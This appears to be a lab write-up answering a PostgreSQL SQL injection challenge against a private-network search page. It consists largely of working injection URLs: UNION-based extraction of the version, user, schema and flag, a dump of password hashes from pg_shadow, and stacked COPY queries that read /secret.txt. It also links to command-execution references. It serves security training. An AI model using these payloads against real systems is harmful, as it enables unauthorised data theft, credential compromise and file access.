Challenge 14

http://192.168.2.11/sqli/sql13 [Level: Intermediate]

- Which parameter is vulnerable to SQL Injection?

  Job_title


- What is the database version?

  Note: there are 2 columns returned by original query

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20order%20by%202--

  Only 2nd column is displayed by the application

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20union%20select%20'aaaa','bbbbb'%20--



  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20union%20select%20'aaaa',version()%20--

- What is the database username?

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20union%20select%20'aaaa',user%20--

postgres
Clifford
Newman
Jackman

- Which table stores the database schema?

  Information_schema.columns

- Provide a URL which lists all tables and the columns?

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20union%20select%20null,concat(table_name,'--',column_name)%20from%20information_schema.columns%20--

pg_stat_database--datname
routines--is_udt_dependent
domains--interval_type
pg_database--datlastsysoid
pg_db_role_setting--setdatabase
domains--domain_schema
sql_sizing--supported_value
routines--result_cast_collation_name
sequences--numeric_precision_radix
triggers--trigger_name
triggers--action_order
domains--collation_name
parameters--specific_catalog
pg_stat_database--blks_read
pg_collation--collname
routines--numeric_precision_radix
pg_statio_all_tables--toast_blks_read
parameters--parameter_mode

- Obtain the flag from backend database

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20union%20select%20null,flag%20from%20ninja--

Newman
flag is 451290
Clifford
Jackman

- List privileges of current user?

  Postgres super is super-user

- Where password hashes are stored (table, columns)?

  Usename, passwd columns in pg_shadow

- Comment on how database stores password hashes? What type of hash is it and what is the value of salt?

  Md5 hash

- Dump password hashes and crack hash for user postgres?


  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20union%20select%20null,concat(usename,%20passwd)%20from%20pg_shadow--

- Read file /secret.txt (provide proof)

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer';CREATE%20TABLE%20mytable(t%20text)--

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer';COPY%20mytable%20FROM%20'/secret.txt';--

  http://192.168.2.11/sqli/sql13/search.php?job_title=Software+Engineer'%20union%20select%20null,t%20from%20mytable1--



- Is it possible to execute OS code on the back-end database host? If so, list a technique by which it is possible?

  Yes using UDF functions

Further reading:

http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet

http://www.notsosecure.com/blog/2013/09/12/pwning-postgres-9-1/

http://bernardodamele.blogspot.co.uk/2009/01/command-execution-with-postgresql-udf.html